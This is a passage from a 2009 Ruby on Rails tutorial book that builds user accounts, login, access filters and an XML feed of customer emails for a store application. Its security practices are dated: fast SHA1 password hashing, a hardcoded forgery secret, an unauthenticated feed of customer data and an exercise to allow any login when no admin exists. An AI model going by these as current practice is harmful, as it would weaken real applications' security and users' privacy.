    I TERATION F1:A DDING U SERS 161 passwords match. We’ll see how that works in a minute. For now, we just have to know that we need two password fields, one for the actual password and the other for its confirmation. Finally, we check that the password has been set. But we don’t check the password attribute itself. Why? Because it doesn’t really exist—at least not in the database. Instead, we check for the presence of its proxy, the hashed password. But to understand that, we have to look at how we handle password storage. First let’s see how to create a hashed password. The trick is to create a unique salt value, combine it with the plain-text password into a single string, and then run an SHA1 digest on the result, returning a 40-character string of hex digits. We’ll write this as a private class method. (We’ll also need to remember to require the digest/sha1 library in our file. See the listing starting on page 163 to see where it goes.) Download depot_p/app/models/user.rb def self.encrypted_password(password, salt) string_to_hash = password + "wibble" + salt Digest::SHA1.hexdigest(string_to_hash) end We’ll create a salt string by concatenating a random number and the object id of the user object. It doesn’t much matter what the salt is as long as it’s unpredictable (using the time as a salt, for example, has lower entropy than a random string). We store this new salt into the model object’s salt attribute. Again, this is a private method, so place it after the private keyword in the source: Download depot_p/app/models/user.rb def create_new_salt self.salt = self.object_id.to_s + rand.to_s end There’s a subtlety in this code we haven’t seen before. Note that we wrote self.salt =.... This forces the assignment to use the salt= accessor method—we’re saying “call the method salt in the current object.” Without the self., Ruby would have thought we were assigning to a local variable, and our code would have no effect.2 2. Although using the instance variable directly would achieve the correct results, it would also tie you to a representation that may not always be the same. The attribute salt/salt= is the “official” interface to the underlying model attributes, so it is better to use them rather than instance vari- ables. Another way of looking at it is that because the attributes form part of the public interface of the class, then the class should eat its own dog food and use that interface too. If you use @xxx internally and .xxx externally, the door is wide open for some kind of mismatch down the road. Report erratum this copy is (P1.0 printing, March 2009)
  • 162.
    I TERATION F1:A DDING U SERS 162 Now we need to write some code so that whenever a new plain-text password is stored into a user object we automatically create a hashed version (which will get stored in the database). We’ll do that by making the plain-text password a virtual attribute of the model—it looks like an attribute to our application, but it isn’t persisted into the database. If it weren’t for the need to create the hashed version, we could do this simply using Ruby’s attr_accessor declaration: attr_accessor :password Behind the scenes, attr_accessor generates two accessor methods: a reader called password and a writer called password=. The fact that the writer method name ends in an equals sign means that it can be assigned to. So, rather than using standard accessors, we’ll simply implement our own public methods and have the writer also create a new salt and set the hashed password: Download depot_p/app/models/user.rb def password @password end def password=(pwd) @password = pwd return if pwd.blank? create_new_salt self.hashed_password = User.encrypted_password(self.password, self.salt) end There’s one last change. Let’s write a public class method that returns a user object if the caller supplies the correct name and password. Because the incoming password is in plain text, we have to read the user record using the name as a key and then use the salt value in that record to construct the hashed password again. We then return the user object if the hashed password matches. We can use this method to authenticate a user. Download depot_p/app/models/user.rb def self.authenticate(name, password) user = self.find_by_name(name) if user expected_password = encrypted_password(password, user.salt) if user.hashed_password != expected_password user = nil end end user end This code uses a clever little Active Record trick. You see that the first line of the method calls find_by_name. But we don’t define a method with that name. Report erratum this copy is (P1.0 printing, March 2009)
  • 163.
    I TERATION F1:A DDING U SERS 163 However, Active Record notices the call to an undefined method and spots that it starts with the string find_by and ends with the name of a column. It then dynamically constructs a finder method for us, adding it to our class. We talk more about these dynamic finders starting on page 341. The user model contains a fair amount of code, but it shows how models can carry a fair amount of business logic. Let’s review the entire model before moving on to the controller: Download depot_p/app/models/user.rb require 'digest/sha1' class User < ActiveRecord::Base validates_presence_of :name validates_uniqueness_of :name attr_accessor :password_confirmation validates_confirmation_of :password validate :password_non_blank def self.authenticate(name, password) user = self.find_by_name(name) if user expected_password = encrypted_password(password, user.salt) if user.hashed_password != expected_password user = nil end end user end # 'password' is a virtual attribute def password @password end def password=(pwd) @password = pwd return if pwd.blank? create_new_salt self.hashed_password = User.encrypted_password(self.password, self.salt) end private def password_non_blank errors.add(:password, "Missing password" ) if hashed_password.blank? end Report erratum this copy is (P1.0 printing, March 2009)
  • 164.
    I TERATION F1:A DDING U SERS 164 def create_new_salt self.salt = self.object_id.to_s + rand.to_s end def self.encrypted_password(password, salt) string_to_hash = password + "wibble" + salt Digest::SHA1.hexdigest(string_to_hash) end end Administering Our Users In addition to the model and table we set up, we already have some scaffold- ing generated to administer the model. However, this scaffolding needs some tweaks (mostly pruning) to be usable. Let’s start with the controller. It defines the standard methods: index, show, new, edit, update and delete. But in the case of users, there isn’t really much to show, except a name and an unintelligible password hash. So, let’s avoid the redirect to showing the user after either a create operation or an update operation. Instead, let’s redirect to the index and add the username to the flash notice. While we are here, let’s also order the users returned in the index by name: Download depot_p/app/controllers/users_controller.rb class UsersController < ApplicationController # GET /users # GET /users.xml def index @users = User.find(:all, :order => :name) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @users } end end # GET /users/1 # GET /users/1.xml def show @user = User.find(params[:id]) respond_to do |format| format.html # show.html.erb format.xml { render :xml => @user } end end # GET /users/new # GET /users/new.xml def new @user = User.new Report erratum this copy is (P1.0 printing, March 2009)
  • 165.
    I TERATION F1:A DDING U SERS 165 respond_to do |format| format.html # new.html.erb format.xml { render :xml => @user } end end # GET /users/1/edit def edit @user = User.find(params[:id]) end # POST /users # POST /users.xml def create @user = User.new(params[:user]) respond_to do |format| if @user.save flash[:notice] = "User #{@user.name} was successfully created." format.html { redirect_to(:action=>'index' ) } format.xml { render :xml => @user, :status => :created, :location => @user } else format.html { render :action => "new" } format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # PUT /users/1 # PUT /users/1.xml def update @user = User.find(params[:id]) respond_to do |format| if @user.update_attributes(params[:user]) flash[:notice] = "User #{@user.name} was successfully updated." format.html { redirect_to(:action=>'index' ) } format.xml { head :ok } else format.html { render :action => "edit" } format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # DELETE /users/1 # DELETE /users/1.xml def destroy @user = User.find(params[:id]) @user.destroy Report erratum this copy is (P1.0 printing, March 2009)
  • 166.
    I TERATION F1:A DDING U SERS 166 respond_to do |format| format.html { redirect_to(users_url) } format.xml { head :ok } end end end Next, the view for listing users contains too much information. Specifically, it contains the hashed password and salt. We will simply delete both the th and td lines for these fields, leaving a much simpler view: Download depot_p/app/views/users/index.html.erb <h1>Listing users</h1> <table> <tr> <th>Name</th> </tr> <% for user in @users %> <tr> <td><%=h user.name %></td> <td><%= link_to 'Show', user %></td> <td><%= link_to 'Edit', edit_user_path(user) %></td> <td><%= link_to 'Destroy', user, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New user', new_user_path %> Finally, we need to update the form used to create a new user. First, we replace the hashed password and salt text fields with password and password confir- mation fields. Then we add legend and fieldset tags. And finally we wrap the output in a <div> tag with a class that we previously defined in our style sheet. Download depot_p/app/views/users/new.html.erb <div class="depot-form"> <% form_for(@user) do |f| %> <%= f.error_messages %> <fieldset> <legend>Enter User Details</legend> <div> <%= f.label :name %>: <%= f.text_field :name, :size => 40 %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 167.
    I TERATION F1:A DDING U SERS 167 <div> <%= f.label :user_password, 'Password' %>: <%= f.password_field :password, :size => 40 %> </div> <div> <%= f.label :user_password_confirmation, 'Confirm' %>: <%= f.password_field :password_confirmation, :size => 40 %> </div> <div> <%= f.submit "Add User" , :class => "submit" %> </div> </fieldset> <% end %> </div> That’s it. We can now add users to our database. But before we try it, let’s link in our style sheet. Once again, we do that by modifying the layout for the users’ view: Download depot_p/app/views/layouts/users.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=UTF-8" /> <title>Users: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold', 'depot' %> </head> Let’s try it. Navigate to http://localhost:3000/users/new, and you should see this stunning example of page design: After clicking Add User , the index is redisplayed with a cheery flash notice. Report erratum this copy is (P1.0 printing, March 2009)
  • 168.
    I TERATION F2:L OGGING I N 168 If we look in our database, you’ll see that we’ve stored the user details. (Of course, the values in your row will be different, because the salt value is effec- tively random.) depot> sqlite3 -line db/development.sqlite3 "select * from users" id = 1 name = dave hashed_password = a12b1dbb97d3843ee27626b2bb96447941887ded salt = 203333500.653238054564258 created_at = 2008-05-19 21:40:19 updated_at = 2008-05-19 21:40:19 11.2 Iteration F2: Logging In What does it mean to add login support for administrators of our store? • We need to provide a form that allows them to enter their username and password. • Once they are logged in, we need to record that fact somehow for the rest of their session (or until they log out). • We need to restrict access to the administrative parts of the application, allowing only people who are logged in to administer the store. We’ll need a controller to support a login action, and it will need to record something in session to say that an administrator is logged in. Let’s start by defining an admin controller with three actions, login, logout, and index (which simply welcomes administrators): depot> ruby script/generate controller admin login logout index exists app/controllers/ exists app/helpers/ create app/views/admin exists test/functional/ create app/controllers/admin_controller.rb create test/functional/admin_controller_test.rb create app/helpers/admin_helper.rbs create app/views/admin/login.html.erb create app/views/admin/logout.html.erb create app/views/admin/index.html.erb The login action will need to record something in session to say that an admin- istrator is logged in. Let’s have it store the id of their User object using the key :user_id. The login code looks like this: Download depot_p/app/controllers/admin_controller.rb def login if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id Report erratum this copy is (P1.0 printing, March 2009)
  • 169.
    I TERATION F2:L OGGING I N 169 redirect_to(:action => "index" ) else flash.now[:notice] = "Invalid user/password combination" end end end Inside this method we’ll detect whether we’re being called to display the ini- tial (empty) form or whether we’re being called to save away the data in a completed form. We’ll do this by looking at the HTTP method of the incoming request. If it comes from an <a href="..."> link, we’ll see it as a GET request. If instead it contains form data (which it will when the user hits the submit but- ton), we’ll see a POST. (For this reason, this style is sometimes called postback handling.) With postback handling, there is no need to issue a redirect and therefore no need to make flash available across requests. flash.now makes the notice available to the template without storing it in the session. We are also doing something else new, namely, using a form that isn’t directly associated with a model object. To see how that works, let’s look at the tem- plate for the login action: Download depot_p/app/views/admin/login.html.erb <div class="depot-form"> <% form_tag do %> <fieldset> <legend>Please Log In</legend> <div> <label for="name">Name:</label> <%= text_field_tag :name, params[:name] %> </div> <div> <label for="password">Password:</label> <%= password_field_tag :password, params[:password] %> </div> <div> <%= submit_tag "Login" %> </div> </fieldset> <% end %> </div> This form is different from ones we saw earlier. Rather than using form_for, it uses form_tag, which simply builds a regular HTML <form>. Inside that form, it uses text_field_tag and password_field_tag, two helpers that create HTML <input> tags. Each helper takes two parameters. The first is the name to give Report erratum this copy is (P1.0 printing, March 2009)
  • 170.
    I TERATION F2:L OGGING I N 170 Template <% form_tag do %> Name: <%= text_field_tag :name, params[:name] %> ... <% end %> Controller def login name = params[:name] ... end Figure 11.1: Parameters flow between controllers, templates, and browsers. to the field, and the second is the value with which to populate the field. This style of form allows us to associate values in the params structure directly with form fields—no model object is required. In our case, we chose to use the params object directly in the form. An alternative would be to have the controller set instance variables. The flow for this style of form is illustrated in Figure 11.1. Note how the value of the form field is communicated between the controller and the view using the params hash: the view gets the value to display in the field from params[:name], and when the user submits the form, the new field value is made available to the controller the same way. If the user successfully logs in, we store the id of the user record in the session data. We’ll use the presence of that value in the session as a flag to indicate that an admin user is logged in. Finally, it’s about time to add the index page, the first screen that administra- tors see when they log in. Let’s make it useful—we’ll have it display the total number of orders in our store. Create the template in the file index.html.erb in the directory app/views/admin. (This template uses the pluralize helper, which in Report erratum this copy is (P1.0 printing, March 2009)
  • 171.
    I TERATION F3:L IMITING A CCESS 171 this case generates the string order or orders depending on the cardinality of its first parameter.) Download depot_p/app/views/admin/index.html.erb <h1>Welcome</h1> It's <%= Time.now %> We have <%= pluralize(@total_orders, "order" ) %>. The index action sets up the count: Download depot_p/app/controllers/admin_controller.rb def index @total_orders = Order.count end Now we can experience the joy of logging in as an administrator: We show our customer where we are, but she points out that we still haven’t controlled access to the administrative pages (which was, after all, the point of this exercise). 11.3 Iteration F3: Limiting Access We want to prevent people without an administrative login from accessing our site’s admin pages. It turns out that it’s easy to implement using the Rails filter facility. Rails filters allow you to intercept calls to action methods, adding your own processing before they are invoked, after they return, or both. In our case, we’ll use a before filter to intercept all calls to the actions in our admin controller. The interceptor can check session[:user_id]. If set and if it corresponds to a user in the database, the application knows an administrator is logged in, and the Report erratum this copy is (P1.0 printing, March 2009)
  • 172.
    I TERATION F3:L IMITING A CCESS 172 call can proceed. If it’s not set, the interceptor can issue a redirect, in this case to our login page. Where should we put this method? It could sit directly in the admin controller, but, for reasons that will become apparent shortly, let’s put it instead in Appli- cationController, the parent class of all our controllers. This is in the file applica- tion.rb3 in the directory app/controllers. Note too that we need to restrict access to this method, because the methods in application.rb appear as instance meth- ods in all our controllers. Any public methods here are exposed to end users as actions. Download depot_p/app/controllers/application.rb # Filters added to this controller apply to all controllers in the application. # Likewise, all the methods added will be available for all controllers. class ApplicationController < ActionController::Base before_filter :authorize, :except => :login helper :all # include all helpers, all the time # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password protected def authorize unless User.find_by_id(session[:user_id]) flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end This authorization method can be invoked before any actions in our adminis- tration controller by adding just one line. Note that we do this for all methods in all controllers, with the exception of methods named login, of which there should be only one, namely, in the Admin controller. Note that this is going too far. We have just limited access to the store itself to administrators. That’s not good. We could go back and change things so that we mark only those methods that specifically need authorization. Such an approach is called blacklisting and is prone to errors of omission. A much better approach is to “whitelist” or list methods or controllers for which authorization is not required, as we did for 3. Starting with Rails 2.3, this file will be named application_controller.rb. Report erratum this copy is (P1.0 printing, March 2009)
  • 173.
    I TERATION F3:L IMITING A CCESS 173 A Friendlier Login System As the code stands now, if an administrator tries to access a restricted page before they are logged in, they are taken to the login page. When they then log in, the standard status page is displayed—their original request is forgotten. If you want, you can change the application to forward them to their originally requested page once they log in. First, in the authorize method, remember the incoming request’s URI in the ses- sion if you need to log the user in: def authorize unless User.find_by_id(session[:user_id]) session[:original_uri] = request.request_uri flash[:notice] = "Please log in" redirect_to(:controller => "admin" , :action => "login" ) end end Once we log someone in, we can then check to see whether there’s a URI stored in the session and redirect to it if so. We also need to clear that stored URI once used. def login session[:user_id] = nil if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id uri = session[:original_uri] session[:original_uri] = nil redirect_to(uri || { :action => "index" }) else flash.now[:notice] = "Invalid user/password combination" end end end the login method. We do this simply by providing an override for the authorize method within the StoreController class: Download depot_q/app/controllers/store_controller.rb class StoreController < ApplicationController #... protected def authorize end end Report erratum this copy is (P1.0 printing, March 2009)
  • 174.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 174 If you’re following along, delete your session information (because in it we’re already logged in): depot> rake db:sessions:clear Navigate to http://localhost:3000/products/. The filter method intercepts us on the way to the product listing and shows us the login screen instead. We show our customer and are rewarded with a big smile and a request: could we add a sidebar and put links to the user and product administration stuff in it? And while we’re there, could we add the ability to list and delete admin- istrative users? You betcha! 11.4 Iteration F4: Adding a Sidebar, More Administration Let’s start with the sidebar. We know from our experience with the store con- troller that we need to make use of a layout. Why repeat ourselves? If we can make filters be application-wide, we should be able to do the same for layouts. And it turns out that we can. We once again edit app/controllers/application.rb, this time adding a call to layout: Download depot_q/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" #... Now if we visit http://localhost:3000/admin, we see an error where the view is attempting to show the cart. What we need to do is to prevent the hidden cart <div> from being present at all for functions where there is no cart. While we are there, we can add links to the various administration functions to the sidebar in the layout and have them show up only if there is a :user_id in the session: Download depot_q/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> <%= javascript_include_tag :defaults %> </head> <body id="store"> <div id="banner"> <%= image_tag("logo.png" ) %> <%= @page_title || "Pragmatic Bookshelf" %> </div> <div id="columns"> <div id="side"> <% if @cart %> Report erratum this copy is (P1.0 printing, March 2009)
  • 175.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 175 <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> <% end %> <a href="http://www....">Home</a><br /> <a href="http://www..../faq">Questions</a><br /> <a href="http://www..../news">News</a><br /> <a href="http://www..../contact">Contact</a><br /> <% if session[:user_id] %> <br /> <%= link_to 'Orders', :controller => 'orders' %><br /> <%= link_to 'Products', :controller => 'products' %><br /> <%= link_to 'Users', :controller => 'users' %><br /> <br /> <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %> <% end %> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Now if we return to http://localhost:3000/admin, we see the familiar Pragmatic Bookshelf banner and sidebar. But if we visit http://localhost:3000/users, we do not. It turns out that there is one more thing that we need to do: we need to stop the generated scaffolding from overriding the application default layout. And nothing could be easier. We simply remove the generated layouts:4 rm app/views/layouts/products.html.erb rm app/views/layouts/users.html.erb rm app/views/layouts/orders.html.erb Would the Last Admin to Leave... Now it is all starting to come together. We can log in, and by clicking a link on the sidebar, we can see a list of users. Let’s play with this. We bring up the user list screen that looks something like Figure 11.2, on the next page; then we click the destroy link next to dave to delete that user. Sure enough, our user is removed. But to our surprise, we’re then presented with the login screen instead. We just deleted the only admin- istrative user from the system. When the next request came in, the authenti- cation failed, so the application refused to let us in. We have to log in again 4. Windows users should use the erase command instead. Report erratum this copy is (P1.0 printing, March 2009)
  • 176.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 176 Figure 11.2: Listing our users before using any administrative functions. But now we have an embarrassing problem: there are no administrative users in the database, so we can’t log in. Fortunately, we can quickly add a user to the database from the command line. If you invoke the command script/console, Rails invokes Ruby’s irb utility, but it does so in the context of your Rails application. That means you can interact with your application’s code by typing Ruby statements and looking at the values they return. We can use this to invoke our user model directly, having it add a user into the database for us: depot> ruby script/console Loading development environment. >> User.create(:name => 'dave', :password => 'secret', :password_confirmation => 'secret') => #<User:0x2933060 @attributes={...} ... > >> User.count => 1 The >> sequences are prompts. After the first, we call the User class to create a new user, and after the second, we call it again to show that we do indeed have a single user in our database. After each command we enter, script/console displays the value returned by the code (in the first case, it’s the model object, and in the second case, it’s the count). Panic over. We can now log back in to the application. But how can we stop this from happening again? There are several ways. For example, we could write code that prevents you from deleting your own user. That doesn’t quite work— in theory, A could delete B at just the same time that B deletes A. Instead, let’s try a different approach. We’ll delete the user inside a database transaction. If after we’ve deleted the user there are then no users left in the database, we’ll Report erratum this copy is (P1.0 printing, March 2009)
  • 177.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 177 roll the transaction back, restoring the user we just deleted. To do this, we’ll use an Active Record hook method. We’ve already seen one of these: the validate hook is called by Active Record to validate an object’s state. It turns out that Active Record defines twenty or so hook methods, each called at a particular point in an object’s life cycle. We’ll use the after_destroy hook, which is called after the SQL delete is executed. If a method by this name is publicly visible, it will conveniently be called in the same transaction as the delete, so if it raises an exception, the transaction will be rolled back. The hook method looks like this: Download depot_q/app/models/user.rb def after_destroy if User.count.zero? raise "Can't delete last user" end end The key concept here is the use of an exception to indicate an error when delet- ing the user. This exception serves two purposes. First, because it is raised inside a transaction, it causes an automatic rollback. By raising the exception if the users table is empty after the deletion, we undo the delete and restore that last user. Second, the exception signals the error back to the controller, where we use a begin/end block to handle it and report the error to the user in the flash. If you want only to abort the transaction but not otherwise signal an exception, raise an ActiveRecord::Rollback exception instead, because this is the only exception that won’t be passed on by ActiveRecord::Base.transaction. Download depot_q/app/controllers/users_controller.rb def destroy @user = User.find(params[:id]) begin flash[:notice] = "User #{@user.name} deleted" @user.destroy rescue Exception => e flash[:notice] = e.message end respond_to do |format| format.html { redirect_to(users_url) } format.xml { head :ok } end In fact, this code still has a potential timing issue—it is still possible for two administrators each to delete the last two users if their timing is right. Fixing this would require more database wizardry than we have space for here. Report erratum this copy is (P1.0 printing, March 2009)
  • 178.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 178 Logging Out Our administration layout has a logout option in the sidebar menu. Its imple- mentation in the admin controller is trivial: Download depot_q/app/controllers/admin_controller.rb def logout session[:user_id] = nil flash[:notice] = "Logged out" redirect_to(:action => "login" ) end We call our customer over one last time, and she plays with the store appli- cation. She tries our new administration functions and checks out the buyer experience. She tries to feed bad data in. The application holds up beautifully. She smiles, and we’re almost done. We’ve finished adding functionality, but before we leave for the day, we have one last look through the code. We notice a slightly ugly piece of duplication in the store controller. Every action apart from empty_cart has to find the user’s cart in the session data. The following line: @cart = find_cart appears all over the controller. Now that we know about filters, we can fix this. We’ll change the find_cart method to store its result directly into the @cart instance variable: Download depot_q/app/controllers/store_controller.rb def find_cart @cart = (session[:cart] ||= Cart.new) end We’ll then use a before filter to call this method on every action apart from empty_cart: Download depot_q/app/controllers/store_controller.rb before_filter :find_cart, :except => :empty_cart This lets us remove the rest of the assignments to @cart in the action methods. The final listing is shown starting on page 694. What We Just Did By the end of this iteration, we’ve done the following: • We created a user model and database table, validating the attributes. It uses a salted hash to store the password in the database. We created a virtual attribute representing the plain-text password and coded it to create the hashed version whenever the plain-text version is updated. Report erratum this copy is (P1.0 printing, March 2009)
  • 179.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 179 • We manually created a controller to handle login and logout and imple- mented a single-action login method that takes different paths depending on whether it is invoked with an HTTP GET or POST. We used the form_for helper to render the form. • We created a login action. This used a different style of form—one with- out a corresponding model. We saw how parameters are communicated between the view and the controller. • We created an application-wide controller helper method in the Applica- tionController class in the file application.rb in app/controllers. • We controlled access to the administration functions using before filters to invoke an authorize method. • We saw how to use script/console to interact directly with a model (and dig us out of a hole after we deleted the last user). • We unified our layouts into a single application-wide layout. • We saw how a transaction can help prevent deleting the last user. • We used another filter to set up a common environment for controller actions. Playtime Here’s some stuff to try on your own: • Modify the user update function to accept a confirmed password instead of a hashed password and a salt. • Adapt the checkout code from the previous chapter to use a single action, rather than two. • When the system is freshly installed on a new machine, there are no administrators defined in the database, and hence no administrator can log on. But, if no administrator can log on, then no one can create an administrative user. Change the code so that if no administrator is defined in the database, any username works to log on (allowing you to quickly create a real administrator).5 • Experiment with script/console. Try creating products, orders, and line items. Watch for the return value when you save a model object—when validation fails, you’ll see false returned. Find out why by examining the errors: >> prd = Product.new => #<Product id: nil, title: nil, description: nil, image_url: nil, created_at: nil, updated_at: nil, price: #<BigDecimal:246aa1c,'0.0',4(8)>> >> prd.save => false 5. Later, in Section 17.4, Data Migrations, on page 304, we’ll look at options for populating database tables as part of a migration. Report erratum this copy is (P1.0 printing, March 2009)
  • 180.
    I TERATION F4:A DDING A S IDEBAR , M ORE A DMINISTRATION 180 >> prd.errors.full_messages => ["Image url must be a URL for a GIF, JPG, or PNG image", "Image url can't be blank", "Price should be at least 0.01", "Title can't be blank", "Description can't be blank"] (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 181.
    In this chapter,we’ll see • using “has_many :through” join tables, • creating a REST interface, • generating XML using builder templates, • generating XML using to_xml on model objects, • generating Atom using atom_helper on model objects, • generating JSON using to_json on model objects, • handling requests for different content types, • • creating application documentation, and getting statistics on our application. Chapter 12 Task G: One Last Wafer-Thin Change Over the days that followed our first few iterations, we added fulfillment func- tionality to the shopping system and rolled it out. It was a great success, and over the months that followed, the Depot application became a core part of the business—so much so, in fact, that the marketing people got inter- ested. They want to send mass mailings to people who have bought partic- ular books, telling them that new titles are available. They already have the spam∧H∧H∧H∧Hmailing1 system; it just needs an XML feed containing cus- tomer names and e-mail addresses. 12.1 Generating the XML Feed Let’s set up a REST-style interface to our application. REST stands for REpre- sentational State Transfer, which basically means avoiding shared state and focusing on exchanging representation of resources. In the context of HTTP, it suggests that you use a uniform set of methods (GET, POST, DELETE, and so on) to send requests between applications. In our case, we’ll let the market- ing system send us an HTTP GET request, asking for the details of customers who’ve bought a particular product. Our application will respond with an XML document.2 We talk with the IT folks over in marketing, and they agree to a simple request URL format: http://my.store.com/info/who_bought/<product id> So, we have two issues to address. We need to be able to find the customers who bought a particular product, and we need to generate an XML feed from that list. Let’s start by generating the list. 1. Once upon a time, Ctrl-H was used to indicate a backspace. See http://en.wikipedia.org/wiki/Backspace for more details. 2. We could have used web services to implement this transfer—Rails has a plug-in that adds support for acting as both a SOAP and XML-RPC client and server. However, this seems like overkill in this case.
  • 182.
    G ENERATING THEXML F EED 182 orders line_items products id id id name product_id title ... order_id ... quantity Figure 12.1: Database structure Navigating Through Tables How the orders side of our database is currently structured is shown in Fig- ure 12.1. Every order has a number of line items, and each line item is associ- ated with a product. Our marketing folks want to navigate these associations in the opposite direction, going from a particular product to all the line items that reference that product and then from these line items to the correspond- ing orders. As of Rails 1.1, we can do this using a :through relationship. We can add the following declaration to the product model: Download depot_q/app/models/product.rb class Product < ActiveRecord::Base has_many :orders, :through => :line_items has_many :line_items # ... Previously we used has_many to set up a parent/child relationship between products and line items. We said that a product has many line items. Now, we’re saying that a product is also associated with many orders but that there’s no direct relationship between the two tables. Instead, Rails knows that to get the orders for a product, it must first find the line items for the product and then find the order associated with each line item. Now this might sound fairly inefficient. And it would be, if Rails first fetched the line items and then looped over each to load the orders. Fortunately, it’s smarter than that. As you’ll see if you look at the log files when we run the code we’re about to write, Rails generates an efficient SQL join between the tables, allowing the database engine to optimize the query. With the :through declaration in place, we can find the orders for a particular product by referencing the orders attribute of that product: product = Product.find(some_id) orders = product.orders logger.info("Product #{some_id} has #{orders.count} orders" ) Report erratum this copy is (P1.0 printing, March 2009)
  • 183.
    G ENERATING THEXML F EED 183 Creating a REST Interface Anticipating that this won’t be the last request that the marketing folks make, we create a new controller to handle informational requests: depot> ruby script/generate controller info who_bought exists app/controllers/ exists app/helpers/ create app/views/info exists test/functional/ create app/controllers/info_controller.rb create test/functional/info_controller_test.rb create app/helpers/info_helper.rb create app/views/info/who_bought.html.erb We’ll add the who_bought action to the info controller. It simply loads up the list of orders given a product id: Download depot_q/app/controllers/info_controller.rb class InfoController < ApplicationController def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.xml { render :layout => false } end end protected def authorize end end Now we need to implement the template that returns XML to our caller. We could do this using the same ERb templates we’ve been using to render web pages, but there are a couple of better ways. The first uses builder templates, designed to make it easy to create XML documents. Let’s look at the template who_bought.xml.builder, which we create in the app/views/info directory: Download depot_q/app/views/info/who_bought.xml.builder xml.order_list(:for_product => @product.title) do for o in @orders xml.order do xml.name(o.name) xml.email(o.email) end end end Report erratum this copy is (P1.0 printing, March 2009)
  • 184.
    G ENERATING THEXML F EED 184 Figure 12.2: XML returned by the who_bought action Believe it or not, this is just Ruby code. It uses Jim Weirich’s Builder library, which generates a well-formed XML document as a side effect of executing a program. Within a builder template, the variable xml represents the XML object being constructed. When we invoke a method on this object (such as the call to order_list on the first line in our template), the builder emits the corresponding XML tag. If a hash is passed to one of these methods, it’s used to construct the attributes to the XML tag. If we pass a string, it is used as the tag’s value. If you want to nest tags, pass a block to the outer builder method call. XML elements created inside the block will be nested inside the outer element. We use this in our example to embed a list of <order> tags inside an <order_list> and then to embed a <name> tag and an <email> tag inside each <order>. We can test this method using a browser or from the command line. If you enter the URL into a browser, the XML will be returned. How it is displayed depends on the browser: on a Mac, Safari renders the text and ignores the tags, while Firefox shows a nicely highlighted representation of the XML (as shown in Figure 12.2). In all browsers, the View → Source option should show exactly what was sent from our application. We can also query your application from the command line using a tool such as curl or wget. Report erratum this copy is (P1.0 printing, March 2009)
  • 185.
    G ENERATING THEXML F EED 185 depot> curl http://localhost:3000/info/who_bought/3 <order_list for_product="Pragmatic Version Control"> <order> <name>Dave Thomas</name> <email>customer@pragprog.com</email> </order> <order> <name>F &amp; W Flintstone</name> <email>rock_crusher@bedrock.com</email> </order> </order_list> In fact, this leads to an interesting question: can we arrange our action so that a user accessing it from a browser sees a nicely formatted list, while those making a REST request get XML back? Responding Appropriately Requests come into a Rails application using HTTP. An HTTP message consists of some headers and (optionally) some data (such as the POST data from a form). One such header is Accept, which the client uses to tell the server the types of content that may be returned. For example, a browser might send an HTTP request containing the header: Accept: text/html, text/plain, application/xml In theory, a server should respond only with content that matches one of these three types. We can use this to write actions that respond with appropriate content. For example, we could write a who_bought action that uses the Accept header. If the client accepts only XML, then we could return an XML-format REST response. If the client accepts HTML, then we can render an HTML page instead. In Rails, we use the respond_to method to perform conditional processing based on the Accept header. First, let’s write a trivial template for the HTML view: Download depot_r/app/views/info/who_bought.html.erb <h3>People Who Bought <%= @product.title %></h3> <ul> <% for order in @orders -%> <li> <%= mail_to order.email, order.name %> </li> <% end -%> </ul> Report erratum this copy is (P1.0 printing, March 2009)
  • 186.
